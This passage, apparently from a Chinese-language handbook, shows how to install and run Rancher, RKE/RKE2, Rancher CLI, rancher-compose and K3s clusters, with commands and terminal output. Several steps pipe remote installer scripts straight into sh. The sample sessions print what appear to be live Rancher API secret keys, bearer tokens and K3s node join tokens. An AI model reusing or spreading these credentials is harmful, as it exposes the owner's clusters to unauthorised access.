/srv/rancher/cert.crt:/etc/rancher/ssl/cert.pem rancher/rancher:latest
```

第二种方式

```
```

```
docker run -d --name rancher-server rancher/rancher:latest
docker run -d --name=nginx --restart=unless-stopped -p 80:80 -p 443:443 -v
/your_certificates:/your_certificates -v
/etc/nginx.conf:/etc/nginx/conf.d/default.conf --link=rancher-server nginx:1.11
```

Rancher Kubernetes Engine (RKE) 2

Server

```
curl -sfL https://get.rke2.io | sh -
```

```
systemctl enable rke2-server.service
systemctl start rke2-server.service
```

Linux Agent（Worker）

```
curl -sfL https://get.rke2.io | INSTALL_RKE2_TYPE="agent" sh -
```

```
systemctl enable rke2-agent.service
```

配置 rke2-agent 服务

```
mkdir -p /etc/rancher/rke2/
vim /etc/rancher/rke2/config.yaml

server: https://<server>:9345
token: <token from server node>
```

```
systemctl start rke2-agent.service
```

Rancher Kubernetes Engine (RKE) 1

https://github.com/rancher/rke/releases

https://rancher.com/an-introduction-to-rke/

安装 RKE

v1.3.2

```
cd /usr/local/src/
wget https://github.com/rancher/rke/releases/download/v1.3.2/rke_linux-amd64
mkdir -p /srv/rancher/bin
install rke_linux-amd64 /srv/rancher/bin/
```

v0.1.17

```
[root@localhost ~]# wget
https://github.com/rancher/rke/releases/download/v0.1.17/rke
[root@localhost ~]# chmod +x rke
[root@localhost ~]# ./rke --version
rke version v0.1.17
```

配置 RKE

```
[root@localhost ~]# /srv/rancher/bin/rke_linux-amd64 config
[+] Cluster Level SSH Private Key Path [~/.ssh/id_rsa]:
```

启动 RKE

```
[root@localhost ~]# /srv/rancher/bin/rke_linux-amd64 up
```

Rancher CLI

二进制安装

http://mirror.cnrancher.com

```
cd /usr/local/src
wget http://rancher-mirror.cnrancher.com/cli/v2.4.13/rancher-linux-amd64-
v2.4.13.tar.xz
tar Jxvf rancher-linux-amd64-v2.4.13.tar.xz
install rancher-v2.4.13/rancher /usr/local/bin/
```

```
[root@localhost src]# rancher
Rancher CLI, managing containers one UTF-8 character at a time

Usage: rancher [OPTIONS] COMMAND [arg...]

Version: v2.4.13

Options:
  --debug                    Debug logging
  --config value, -c value  Path to rancher config (default: "/root/.rancher")
[$RANCHER_CONFIG_DIR]
  --help, -h                 show help
  --version, -v              print the version

Commands:
  apps, [app]                                          Operations with apps. Uses
helm. Flags prepended with "helm" can also be accurately described by helm
documentation.
  catalog                                              Operations with catalogs
  clusters, [cluster]                                  Operations on clusters
  context                                              Operations for the context
  globaldns                                            Operations on global DNS
providers and entries
  inspect                                              View details of resources
  kubectl                                              Run kubectl commands
  login, [l]                                           Login to a Rancher server
  multiclusterapps, [multiclusterapp mcapps mcapp]  Operations with multi-cluster
apps
  namespaces, [namespace]                              Operations on namespaces
  nodes, [node]                                        Operations on nodes
  projects, [project]                                  Operations on projects
  ps                                                   Show workloads in a project
  server                                               Operations for the server
  settings, [setting]                                  Show settings for the current
server
  ssh                                                  SSH into a node
  up                                                   apply compose config
  wait                                                 Wait for resources cluster,
app, project, multiClusterApp
  token                                                Authenticate and generate new
kubeconfig token
  help, [h]                                            Shows a list of commands or
help for one command
```

```
Run 'rancher COMMAND --help' for more information on a command.
```

rancher-compose

Rancher Compose是一个多主机版本的Docker Compose

下载地址： https://github.com/rancher/rancher-compose/releases

v0.12.5

```
cd /tmp

wget https://github.com/rancher/rancher-compose/releases/download/v0.12.5/rancher-compose-linux-amd64-v0.12.5.tar.xz
tar Jxvf rancher-compose-linux-amd64-v0.12.5.tar.xz
mv ./rancher-compose-v0.12.5/rancher-compose /usr/local/bin/

cd
```

2. 快速入门

https://www.cnrancher.com/docs/rancher/v2.x/cn/overview/quick-start-guide/




API







3. Rancher Compose

Rancher Compose 工具的工作方式是跟 Docker Compose 的工作方式是相似的，Docker Compose 不能远程部署，Rancher Compose 可以部署到指定URL的 Rancher 上。

```
[root@localhost ~]# rancher-compose
Usage: rancher-compose [OPTIONS] COMMAND [arg...]

Docker-compose to Rancher

Version: v0.12.5

Author:
  Rancher Labs, Inc.

Options:
  --verbose, --debug
  --file value, -f value           Specify one or more alternate compose files
(default: docker-compose.yml) [$COMPOSE_FILE]
  --project-name value, -p value   Specify an alternate project name (default:
directory name) [$COMPOSE_PROJECT_NAME]
  --url value                      Specify the Rancher API endpoint URL
[$RANCHER_URL]
  --access-key value               Specify Rancher API access key
[$RANCHER_ACCESS_KEY]
  --secret-key value               Specify Rancher API secret key
[$RANCHER_SECRET_KEY]
  --rancher-file value, -r value   Specify an alternate Rancher compose file
(default: rancher-compose.yml)
  --env-file value, -e value       Specify a file from which to read environment
variables
  --bindings-file value, -b value  Specify a file from which to read bindings
  --help, -h                       show help
  --version, -v                    print the version

Commands:
  create      Create all services but do not start
  up          Bring all services up
  start       Start services
  logs        Get service logs
  restart     Restart services
  stop, down  Stop services
  scale       Scale services
  rm          Delete services
  pull        Pulls images for services
  upgrade     Perform rolling upgrade between services
  help        Shows a list of commands or help for one command

Run 'rancher-compose COMMAND --help' for more information on a command.
```

Rancher Compose 命令

提示

Rancher Compose 目前不支持 V3 版的 Docker Compose

为 RANCHER COMPOSE 设置 RANCHER SERVER

```
# Set the url that Rancher is on
$ export RANCHER_URL=http://server_ip/
# Set the access key, i.e. username
$ export RANCHER_ACCESS_KEY=<username_of_environment_api_key>
# Set the secret key, i.e. password
$ export RANCHER_SECRET_KEY=<password_of_environment_api_key>
```

如果你不想设置环境变量，那么你需要在Rancher Compose 命令中手动送入这些变量:

```
$ rancher-compose --url http://server_ip --access-key
<username_of_environment_api_key> --secret-key <password_of_environment_api_key>
up
```

Rancher Compose 支持所有 Docker Compose 支持的命令

```
Name            Description
create          创建所有服务但不启动
up              启动所有服务
start           启动服务
logs            输出服务日志
restart         重启服务
stop, down      停止服务
scale           缩放服务
rm              删除服务
pull            拉取所有服务的镜像
upgrade         服务之间进行滚动升级
help, h         输出命令列表或者指定命令的帮助列表
```

RANCHER COMPOSE 选项

```
无论何时你使用 Rancher Compose 命令，这些不同的选项你都可以使用

Name    Description
```

```
--verbose, --debug
--file, -f [—file option —file option]  指定一个compose 文件 (默认: docker-
compose.yml) [$COMPOSE_FILE]
--project-name, -p      指定一个项目名称 (默认: directory name)
--url                           执行 Rancher API接口 URL [$RANCHER_URL]
--access-key            指定 Rancher API access key [$RANCHER_ACCESS_KEY]
--secret-key            指定 Rancher API secret key [$RANCHER_SECRET_KEY]
--rancher-file, -r      指定一个 Rancher Compose 文件 (默认: rancher-compose.yml)
--env-file, -e          指定一个环境变量配置文件
--help, -h                      输出帮助文本
--version, -v           输出 Rancher Compose 版本
```

操作演示

API



准备 docker-compose.yml 文件

```
rancher-compose --url https://rancher.netkiller.cn/v3 --access-key token-pk9n2 --
secret-key p2twn42xps9nmh74qm5k5fhfn8rxqhlwv7q9hzcvbvqk5tsqwdh4tc up
```

4. Rancher CLI

帮助信息

```
[root@localhost ~]# rancher
Rancher CLI, managing containers one UTF-8 character at a time

Usage: rancher [OPTIONS] COMMAND [arg...]

Version: v2.4.13

Options:
  --debug                    Debug logging
  --config value, -c value   Path to rancher config (default:
"/root/.rancher") [$RANCHER_CONFIG_DIR]
  --help, -h                 show help
  --version, -v              print the version

Commands:
  apps, [app]                                          Operations
with apps. Uses helm. Flags prepended with "helm" can also be
accurately described by helm documentation.
  catalog                                              Operations
with catalogs
  clusters, [cluster]                                  Operations
on clusters
  context                                              Operations
for the context
  globaldns                                            Operations
on global DNS providers and entries
  inspect                                              View
details of resources
  kubectl                                              Run kubectl
commands
  login, [l]                                           Login to a
Rancher server
  multiclusterapps, [multiclusterapp mcapps mcapp]  Operations
with multi-cluster apps
  namespaces, [namespace]                              Operations
on namespaces
```

```
  nodes, [node]                                          Operations
on nodes
  projects, [project]                                    Operations
on projects
  ps                                                     Show
workloads in a project
  server                                                 Operations
for the server
  settings, [setting]                                    Show
settings for the current server
  ssh                                                    SSH into a
node
  up                                                     apply
compose config
  wait                                                   Wait for
resources cluster, app, project, multiClusterApp
  token
Authenticate and generate new kubeconfig token
  help, [h]                                              Shows a
list of commands or help for one command

Run 'rancher COMMAND --help' for more information on a command.
```

登陆 **Rancher**

链接到 Rancher

```
$ rancher login https://<SERVER_URL> --token <BEARER_TOKEN>
```

登陆演示

```
[root@localhost ~]# rancher login https://192.168.30.13 --token
token-
5q6kw:8b7w2hj85z7cwkwhhvjlp2rw5ls5n8d4gj7vj74jbdch9gv4dzq9km
The authenticity of server 'https://192.168.30.13' can't be
```

```
established.
Cert chain is : [Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 5708461865883058034 (0x4f3887d281d2bf72)
    Signature Algorithm: ECDSA-SHA256
        Issuer: O=dynamiclistener-org,CN=dynamiclistener-ca
        Validity
            Not Before: Nov 29 07:00:54 2021 UTC
            Not After : Nov 29 08:53:00 2022 UTC
        Subject: O=dynamic,CN=dynamic
        Subject Public Key Info:
            Public Key Algorithm: ECDSA
                Public-Key: (256 bit)
                X:

1c:f4:1d:86:32:a7:57:6c:d5:6c:59:86:18:b9:9f:

40:10:e2:f2:99:96:04:96:10:d4:88:82:2c:06:5c:
                    e7:7c
                Y:

16:86:d8:41:0a:f3:c3:f0:e7:0c:29:a4:69:e0:b2:

41:34:73:a6:78:58:e0:a0:df:84:4d:c9:9e:83:3f:
                    bd:fd
                Curve: P-256
        X509v3 extensions:
            X509v3 Key Usage: critical
                Digital Signature, Key Encipherment
            X509v3 Extended Key Usage:
                TLS Web Server Authentication
            X509v3 Authority Key Identifier:

keyid:3D:40:3F:96:30:78:9F:C1:84:1F:94:E0:A2:4D:1C:E1:69:3D:F3:
E4
            X509v3 Subject Alternative Name:
                DNS:localhost, DNS:rancher.cattle-system
                IP Address:127.0.0.1, IP Address:172.19.0.3, IP
Address:192.168.30.13

    Signature Algorithm: ECDSA-SHA256
         30:45:02:21:00:e5:f1:e7:2d:14:fc:25:1f:5c:ea:ce:9a:8d:
         7a:95:e2:d8:bc:64:7a:38:83:3e:84:bc:2e:c7:83:5c:44:5f:
         21:02:20:7c:91:46:fe:2f:bc:f9:18:41:e7:8d:70:0b:1b:c7:
```

```
        e3:c2:b3:12:c5:4f:44:ef:fa:00:15:88:6c:3a:c2:e1:23
]
Do you want to continue connecting (yes/no)? yes
INFO[0002] Saving config to /root/.rancher/cli2.json
```

配置文件

```
[root@localhost ~]# cat /root/.rancher/cli2.json | jq
{
  "Servers": {
    "rancherDefault": {
      "accessKey": "token-5q6kw",
      "secretKey":
"8b7w2hj85z7cwkwhhvjlp2rw5ls5n8d4gj7vj74jbdch9gv4dzq9km",
      "tokenKey": "token-
5q6kw:8b7w2hj85z7cwkwhhvjlp2rw5ls5n8d4gj7vj74jbdch9gv4dzq9km",
      "url": "https://192.168.30.13",
      "project": "local:p-8rzzk",
      "cacert": "-----BEGIN CERTIFICATE-----
\nMIIBpzCCAU2gAwIBAgIBADAKBggqhkjOPQQDAjA7MRwwGgYDVQQKExNkeW5hb
Wlj\nbGlzdGVuZXItb3JnMRswGQYDVQQDExJkeW5hbWljbGlzdGVuZXItY2EwHh
cNMjEx\nMTI5MDcwMDU0WhcNMzExMTI3MDcwMDU0WjA7MRwwGgYDVQQKExNkeW5
hbWljbGlz\ndGVuZXItb3JnMRswGQYDVQQDExJkeW5hbWljbGlzdGVuZXItY2Ew
WTATBgcqhkjO\nPQIBBggqhkjOPQMBBwNCAARppCv2i2N7k6tF4DWBaJAHhOdwC
1SMfymJaj8LUwOP\nfGsMhpLVlI/6Go7FIRPAIkGxoPqc0CeayxrcGun0R66Ao0
IwQDAOBgNVHQ8BAf8E\nBAMCAqQwDwYDVR0TAQH/BAUwAwEB/zAdBgNVHQ4EFgQ
UPUA/ljB4n8GEH5Tgok0c\n4Wk98+QwCgYIKoZIzj0EAwIDSAAwRQIhAJn4aRTO
GsJCaQllCXzDw/vl3o3AmY0a\nqTSMjPRo91vMAiBTnYJMP92NZUoqVV6tG8H+P
dsTK/QeTSHm1m4iju1JBg==\n-----END CERTIFICATE-----",
      "kubeCredentials": null,
      "kubeConfigs": null
    }
  },
  "CurrentServer": "rancherDefault"
}
```

查看集群

```
[root@localhost ~]# rancher clusters
CURRENT   ID        STATE     NAME      PROVIDER   NODES
CPU       RAM            PODS
*         local     active    local     Unknown    1
0.10/4    0.07/7.51 GB   5/110
```

查看节点

```
[root@localhost ~]# rancher nodes
ID                    NAME         STATE     POOL
DESCRIPTION
local:machine-5p4pj   local-node   active
```

catalog

```
[root@localhost ~]# rancher catalog
ID        NAME      URL
BRANCH    KIND
helm      helm      https://kubernetes-
charts.storage.googleapis.com/   master    helm
library   library   https://git.rancher.io/charts
master    helm
```

查看设置

```
[root@localhost ~]# rancher settings
ID               NAME             VALUE
```

```
agent-image      agent-image      rancher/rancher-agent:v2.1.6
api-ui-version   api-ui-version   1.1.6
cacerts          cacerts          -----BEGIN CERTIFICATE-----
MIIC7jCCAdagAwIBAgIBADANBgkqhkiG9w0BAQsFADAoMRIwEAYDVQQKEwl0aGU
t
cmFuY2gxEjAQBgNVBAMTCWNhdHRsZS1jYTAeFw0xOTAzMTkwODUxNTNaFw0yOTA
z
MTYwODUxNTNaMCgxEjAQBgNVBAoTCXRoZS1yYW5jaDESMBAGA1UEAxMJY2F0dGx
l
LWNhMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA2j/x0F+VpdPHv6c
e
zKYAcGeGDjHfv8YL4Q6NpO4m6N3z3WwC9e9qNq062TGWml3q3xIu0ll229vTXYZ
G
YaW7hdIYdNcgE4d2DSFiM0rV2CCiBheAidcvGWTmVuRqDaH7+ofxUeuz940osjc
Y
GKYkugUnPA9n6cXRF8KF9a6d6t2Kcwqyd3A5c5ld+lPsu2u6lbJhJArdGWmi8Ii
q
CpkgmPyabCJhpF/YRtLfZ6+mQ0SpcapAuVvXiSGyHjnXykxywthSnTHgSJp48SV
7
XCYJx5skU4rqKOWRgwfgQLWnLdV6kWLTH7EE+aiBwt2lygZUR3Ekpr3rXe7Q+dH
h
ygOYVwIDAQABoyMwITAOBgNVHQ8BAf8EBAMCAqQwDwYDVR0TAQH/BAUwAwEB/zA
N
BgkqhkiG9w0BAQsFAAOCAQEAMfDWlobAEGKvhLW380JA93IcafbQGgTLyhBglqw
F
B4SBj56ZTki2mZrccUZXYKzIPTRwY39cnBakjkkczm4Hkci3Ag+4hz9g5mJWAa/
H
mYrxNEdUJNiih7RNwBne0MaLSHH1MjBfmCSExCJkqlXuD4XXY7dJ05ZQ6urWB2Z
I
lC7oqwGUxnvDSEMONHLTNQy+5yA+jSae9holJ5kpvEq6vE9A1PoUg4/leHZXsI5
L
h+gDJX+WbAn5rdyDB0F4XJxn/glQPGxFNib8EUGt4b58re4x9A8ZaVbzL+KEKrS
1
7QO13jU95Cy5+FA5GKO3YILrkvCFIoEaRe83jlbiQZSSaw==
-----END CERTIFICATE-----
cli-url-darwin           cli-url-darwin
https://releases.rancher.com/cli2/v2.0.6/rancher-darwin-amd64-
v2.0.6.tar.gz
cli-url-linux            cli-url-linux
https://releases.rancher.com/cli2/v2.0.6/rancher-linux-amd64-
v2.0.6.tar.gz
cli-url-windows          cli-url-windows
https://releases.rancher.com/cli2/v2.0.6/rancher-windows-386-
v2.0.6.zip
engine-install-url       engine-install-url
```

```
https://releases.rancher.com/install-docker/17.03.sh
engine-iso-url            engine-iso-url
https://releases.rancher.com/os/latest/rancheros-vmware.iso
engine-newest-version     engine-newest-version     v17.12.0
engine-supported-range    engine-supported-range    ~v1.11.2 ||
~v1.12.0 || ~v1.13.0 || ~v17.03.0
first-login               first-login               false
helm-version              helm-version              v2.10.0-
rancher5
ingress-ip-domain         ingress-ip-domain         xip.io
install-uuid              install-uuid              6002fd6a-
f4ae-454b-a17b-f90c64aafa2a
k8s-version               k8s-version               v1.11.6-
rancher1-1
k8s-version-to-images     k8s-version-to-images     {"v1.10.12-
rancher1-1":null,"v1.11.6-rancher1-1":null,"v1.12.4-rancher1-
1":null,"v1.9.7-rancher2-2":null}
machine-version           machine-version           v0.15.0-
rancher1-1
namespace                 namespace
peer-service              peer-service
rdns-base-url             rdns-base-url
https://api.lb.rancher.cloud/v1
rke-version               rke-version               v0.1.15
server-image              server-image
rancher/rancher
server-url                server-url
https://192.168.0.157
server-version            server-version            v2.1.6
system-default-registry   system-default-registry
system-namespaces         system-namespaces         kube-
system,kube-public,cattle-system,cattle-alerting,cattle-
logging,cattle-pipeline,ingress-nginx
telemetry-opt             telemetry-opt             in
telemetry-uid             telemetry-uid             bf1dd7d1-
e0ed-475e-9dfe-e9af2d71f9b3
ui-feedback-form          ui-feedback-form
ui-index                  ui-index
https://releases.rancher.com/ui/latest2/index.html
ui-path                   ui-path
/usr/share/rancher/ui
ui-pl                     ui-pl                     rancher
whitelist-domain          whitelist-domain
forums.rancher.com
windows-agent-image       windows-agent-image
```

```
rancher/rancher-agent:v2.1.6-nanoserver-1803
```

rancher kubectl

```
[root@localhost ~]# rancher kubectl get pods --all-namespaces
NAMESPACE                       NAME
READY   STATUS    RESTARTS   AGE
cattle-fleet-local-system   fleet-agent-59b74595c-xgnjg
1/1     Running   5          129m
cattle-fleet-system         fleet-controller-66cc4c6b5b-xswdl
1/1     Running   5          131m
cattle-fleet-system         gitjob-5778966b7c-jqdtj
1/1     Running   5          131m
cattle-system               rancher-webhook-6979fbd4bf-gs8vk
1/1     Running   5          129m
kube-system                 coredns-7448499f4d-4n2vt
1/1     Running   5          134m
```

5. K3s

autok3s/k3s/k3d 三种封装，安装最简单的是 autok3s，其次是 k3d，如果喜欢蒸腾就安装原生 k3s。

AutoK3s

https://github.com/cnrancher/autok3s

挂载 iptables 内核模块，否则 traefik slb 和 service 起不来

```
modprobe ip_tables
```

```
cat > /etc/modules-load.d/k3s.conf <<-EOF
ip_tables
ip_conntrack
br_netfilter
EOF
```

设置主机名

```
hostnamectl set-hostname master
```

安装 AutoK3s

```
docker run -itd --name=autok3s --restart=unless-stopped --
```

```
net=host -v /var/run/docker.sock:/var/run/docker.sock
cnrancher/autok3s:v0.5.2
```

安装 AutoK3s 命令行

```
curl -sS https://rancher-mirror.oss-cn-
beijing.aliyuncs.com/autok3s/install.sh  |
INSTALL_AUTOK3S_MIRROR=cn sh
```

首次运行

```
[root@master ~]# autok3s
? This is the very first time using autok3s,
  would you like to share metrics with us?
  You can always your mind with telemetry command Yes

               ,        ,
  ,------------|'------'|              _        _    _____
 / .           '-'    |-              | |      | |  |____ |
 \\/|             |    |   __ _ _   _| |_ ___ | | __   / / ___
   |   .________.'----'   / _  | | | | __/ _ \| |/ /   \ \/ __|
   |   |        |   |    | (_| | |_| | || (_) |   <.___/ /\__ \
   \\___/        \\___/   \__,_|\__,_|\__\___/|_|\_\____/ |___/

Usage:
  autok3s [flags]
  autok3s [command]

Available Commands:
  completion  Generate completion script
  create      Create a K3s cluster
  delete      Delete a K3s cluster
  describe    Show details of a specific resource
  explorer    Enable kube-explorer for K3s cluster
  help        Help about any command
  join        Join one or more K3s node(s) to an existing
```

```
cluster
  kubectl     Kubectl controls the Kubernetes cluster manager
  list        Display all K3s clusters
  serve       Run as daemon and serve HTTP/HTTPS request
  ssh         Connect to a K3s node through SSH
  telemetry   Telemetry status for autok3s
  upgrade     Upgrade a K3s cluster to specified version
  version     Display autok3s version

Flags:
  -d, --debug                          Enable log debug level
  -h, --help                           help for autok3s
      --log-flush-frequency duration   Maximum number of
seconds between log flushes (default 5s)

Global Environments:
  AUTOK3S_CONFIG  Path to the cfg file to use for CLI requests
(default ~/.autok3s)
  AUTOK3S_RETRY   The number of retries waiting for the desired
state (default 20)

Use "autok3s [command] --help" for more information about a
command.
```

如果你想卸载它

```
Creating uninstall script /usr/local/bin/autok3s-uninstall.sh
kubectl --kubeconfig /etc/rancher/k3s/k3s.yaml get pods --all-
namespaces
```

命令行创建集群

创建 k3d 集群

```
autok3s create --provider k3d --master 1 --name test --worker 1
```

```
--api-port 0.0.0.0:6443 --image rancher/k3s:v1.21.7-k3s1
```

私有镜像库

指定私有镜像库

```
autok3s create --provider  k3d --master  1 --name  test --
worker  1 --api-port  0.0.0.0:6443 --image
rancher/k3s:v1.21.7-k3s1 --registry
https://registry.netkiller.cn
```

https://rancher.com/docs/k3s/latest/en/installation/private-registry/

暴漏 80/443

给宿主主机暴漏 ingress 80/443 端口

```
autok3s create --provider k3d --master 1 --name test --token
0ab46344f7f62488f771f1332feeabf6 --worker 1 --k3s-install-
script https://get.k3s.io --api-port 172.18.200.5:6443 --image
rancher/k3s:v1.21.7-k3s1 --ports '80:80@loadbalancer' --ports
'443:443@loadbalancer'
```

验证集群是否工作正常

```
l
kubectl create service clusterip nginx --tcp=80:80

cat <<EOF | kubectl apply -f -
apiVersion: networking.k8s.io/v1
```

```
kind: Ingress
metadata:
  name: nginx
  annotations:
    ingress.kubernetes.io/ssl-redirect: "false"
spec:
  rules:
  - http:
      paths:
      - path: /
        pathType: Prefix
        backend:
          service:
            name: nginx
            port:
              number: 80
EOF
```

默认 ingress 地址是 br 网桥的

```
[root@master ~]# ip addr | grep  br-
4: br-2ad0dd2291af: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
qdisc noqueue state UP group default
    inet 172.19.0.1/16 brd 172.19.255.255 scope global br-
2ad0dd2291af
```

```
# Run kubectl commands inside here
# e.g. kubectl get all
> kubectl get ingress
NAME    CLASS    HOSTS   ADDRESS                 PORTS   AGE
nginx   <none>   *       172.19.0.2,172.19.0.3   80      4m18s
```

我们已经将 80/443 暴漏给了宿主主机，所以可以直接用宿主主机 IP访问 kubernetes 集群

```
[root@master ~]# curl http://localhost
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
html { color-scheme: light dark; }
body { width: 35em; margin: 0 auto;
font-family: Tahoma, Verdana, Arial, sans-serif; }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully
installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>
```

扩展本地存储

服务器是OS安装在一块 256G 的 SSD 上，默认本地存储路径是 /var/lib/rancher/k3s/storage，我们需要扩展本地存储的空间容量，有两个方案：

将 1TB 硬盘挂载到 /var/lib/rancher/k3s/storage，另一种方案，由于1TB硬盘已经在使用，并且挂载到了 /opt 目录，这时我们使用 --volumes '/opt/kubernetes:/var/lib/rancher/k3s/storage' 将 /var/lib/rancher/k3s/storage 挂载到 /opt/kubernetes 目录。

```
autok3s create --provider k3d --master 1 --name dev --token
7fc4b9a088a3c02ed9f3285359f1d322 --worker 1 --k3s-install-
script https://get.k3s.io --api-port 0.0.0.0:26080 --image
rancher/k3s:v1.21.7-k3s1 --volumes
'/opt/kubernetes:/var/lib/rancher/k3s/storage'
```

配置节点路径映射，修改 local-path-config

```
config.json: |-
        {
                "nodePathMap":[
                {
"node":"DEFAULT_PATH_FOR_NON_LISTED_NODES",
                        "paths":["/opt/local-path-provisioner"]
                },
                {
                        "node":"yasker-lp-dev1",
                        "paths":["/opt/local-path-provisioner",
"/data1"]
                },
                {
                        "node":"yasker-lp-dev3",
                        "paths":[]
                }
                ]
        }
```

Agent 代理安装

```
hostnamectl set-hostname node1
```

查看 Master Token

```
[docker@master ~]$ docker ps | egrep "k3d.*server" |grep -v lb
12b9c210b858   rancher/k3s:v1.21.7-k3s1   "/bin/k3d-
entrypoint…"   2 days ago          Up 2 days           k3d-
test-server-0

[docker@master ~]$ docker exec -it k3d-test-server-0 cat
/var/lib/rancher/k3s/server/node-token
K1083de74aba3f4fe80d744ab2a506d037165f4c475d0ca3636d48a371aac6e
f0ac::server:0ab46344f7f62488f771f1332feeabf6
```

在节点服务器安装代理

```
SERVER=172.18.200.5
TOKEN=K1083de74aba3f4fe80d744ab2a506d037165f4c475d0ca3636d48a37
1aac6ef0ac::server:0ab46344f7f62488f771f1332feeabf6
curl -sfL https://rancher-mirror.oss-cn-
beijing.aliyuncs.com/k3s/k3s-install.sh | INSTALL_K3S_MIRROR=cn
K3S_URL=https://${SERVER}:6443 K3S_TOKEN=${TOKEN} sh -
systemctl enable k3s-agent
```

加入集群

```
K3S_TOKEN="K104fddbe58cad213694b0346db17ae060fc0974e7cfdbb9063a
a1309363de16996::server:0ab46344f7f62488f771f1332feeabf6"
K3S_URL="https://172.18.200.5:6443"
curl -sfL https://rancher-mirror.oss-cn-
beijing.aliyuncs.com/k3s/k3s-install.sh | INSTALL_K3S_MIRROR=cn
K3S_URL=${K3S_URL} K3S_TOKEN=${K3S_TOKEN} sh -s - --docker
```

回到 Master 查看节点

```
[root@master ~]# kubectl get node
NAME                     STATUS   ROLES                  AGE
VERSION
localhost.localdomain    Ready    control-plane,master   28m
v1.24.4+k3s1
node1                    Ready    <none>                 117s
v1.24.4+k3s1
```

如果此前已经安装了 K3s，需要手工加入 Master

```
k3s agent --server https://10.12.1.40:6443 --token
"K1083de74aba3f4fe80d744ab2a506d037165f4c475d0ca3636d48a371aac6
ef0ac::server:0ab46344f7f62488f771f1332feeabf6"
```

也可以修改环境变量配置文件

```
[root@node1 ~]# cat /etc/systemd/system/k3s-agent.service.env
K3S_TOKEN="K1083de74aba3f4fe80d744ab2a506d037165f4c475d0ca3636d
48a371aac6ef0ac::server:0ab46344f7f62488f771f1332feeabf6"
K3S_URL="https://172.18.200.5:6443"
```

```
> kubectl describe nodes agent-1
Name:               agent-1
Roles:              <none>
Labels:             beta.kubernetes.io/arch=amd64
                    beta.kubernetes.io/instance-type=k3s
                    beta.kubernetes.io/os=linux
```

```
                    egress.k3s.io/cluster=true
                    kubernetes.io/arch=amd64
                    kubernetes.io/hostname=agent-1
                    kubernetes.io/os=linux
                    node.kubernetes.io/instance-type=k3s
Annotations:        flannel.alpha.coreos.com/backend-data:
{"VNI":1,"VtepMAC":"0e:14:1e:7c:fc:e9"}
                    flannel.alpha.coreos.com/backend-type:
vxlan
                    flannel.alpha.coreos.com/kube-subnet-
manager: true
                    flannel.alpha.coreos.com/public-ip:
172.18.200.51
                    k3s.io/hostname: agent-1
                    k3s.io/internal-ip: 172.18.200.51
                    k3s.io/node-args: ["agent"]
                    k3s.io/node-config-hash:
HJIVMRMG74UTQMXBAZD4NLDPY3FZHN7PYGB7RA7CUGXEDUTUTBTQ====
                    k3s.io/node-env:

{"K3S_DATA_DIR":"/var/lib/rancher/k3s/data/577968fa3d58539cc426
5245941b7be688833e6bf5ad7869fa2afe02f15f1cd2","K3S_TOKEN":"****
****","K3S_U...
                    node.alpha.kubernetes.io/ttl: 0
                    volumes.kubernetes.io/controller-managed-
attach-detach: true
CreationTimestamp:  Tue, 06 Sep 2022 17:33:21 +0000
Taints:             <none>
Unschedulable:      false
Lease:
  HolderIdentity:  agent-1
  AcquireTime:     <unset>
  RenewTime:       Wed, 07 Sep 2022 18:40:08 +0000
Conditions:
  Type             Status  LastHeartbeatTime
LastTransitionTime                Reason
Message
  ----             ------  -----------------                 --
----------------                ------                          --
-----
  MemoryPressure   False   Wed, 07 Sep 2022 18:35:57 +0000
Wed, 07 Sep 2022 03:48:43 +0000   KubeletHasSufficientMemory
kubelet has sufficient memory available
  DiskPressure     False   Wed, 07 Sep 2022 18:35:57 +0000
Wed, 07 Sep 2022 03:48:43 +0000   KubeletHasNoDiskPressure
```

```
kubelet has no disk pressure
  PIDPressure      False   Wed, 07 Sep 2022 18:35:57 +0000
Wed, 07 Sep 2022 03:48:43 +0000   KubeletHasSufficientPID
kubelet has sufficient PID available
  Ready            True    Wed, 07 Sep 2022 18:35:57 +0000
Wed, 07 Sep 2022 03:48:43 +0000   KubeletReady
kubelet is posting ready status
Addresses:
  InternalIP:  172.18.200.51
  Hostname:    agent-1
Capacity:
  cpu:                16
  ephemeral-storage:  181197372Ki
  hugepages-1Gi:      0
  hugepages-2Mi:      0
  memory:             65237592Ki
  pods:               110
Allocatable:
  cpu:                16
  ephemeral-storage:  176268803344
  hugepages-1Gi:      0
  hugepages-2Mi:      0
  memory:             65237592Ki
  pods:               110
System Info:
  Machine ID:                 bfc31b708a794f8bad984bd60770ed0f
  System UUID:                1514a1f0-c451-11eb-8522-
ac3ccdeb3900
  Boot ID:                    5c0c8375-220a-4abd-8a6d-
7debafc6a331
  Kernel Version:             5.14.0-70.22.1.el9_0.x86_64
  OS Image:                   AlmaLinux 9.0 (Emerald Puma)
  Operating System:           linux
  Architecture:               amd64
  Container Runtime Version:  containerd://1.6.6-k3s1
  Kubelet Version:            v1.24.4+k3s1
  Kube-Proxy Version:         v1.24.4+k3s1
PodCIDR:                      10.42.2.0/24
PodCIDRs:                     10.42.2.0/24
ProviderID:                   k3s://agent-1
Non-terminated Pods:          (11 in total)
  Namespace                   Name                          CPU
Requests  CPU Limits  Memory Requests  Memory Limits  AGE
  ---------                   ----                          ------
------  ----------  ---------------  -------------  ---
```

```
  kube-system                 svclb-traefik-hhvvv        0 (0%)
0 (0%)      0 (0%)          0 (0%)         25h
  default                   nacos-0                    0 (0%)
0 (0%)      0 (0%)          0 (0%)         14h
  default                   nacos-1                    0 (0%)
0 (0%)      0 (0%)          0 (0%)         14h
  default                   elasticsearch-data-1       0 (0%)
0 (0%)      0 (0%)          0 (0%)         36m
  default                   nginx-565785f75c-gmblp     0 (0%)
0 (0%)      0 (0%)          0 (0%)         35m
  default                   nginx-565785f75c-lhhcl     0 (0%)
0 (0%)      0 (0%)          0 (0%)         30m
  default                   nginx-565785f75c-rpc4k     0 (0%)
0 (0%)      0 (0%)          0 (0%)         29m
  default                   nginx-565785f75c-fr2s7     0 (0%)
0 (0%)      0 (0%)          0 (0%)         29m
  default                   nginx-565785f75c-5rjj9     0 (0%)
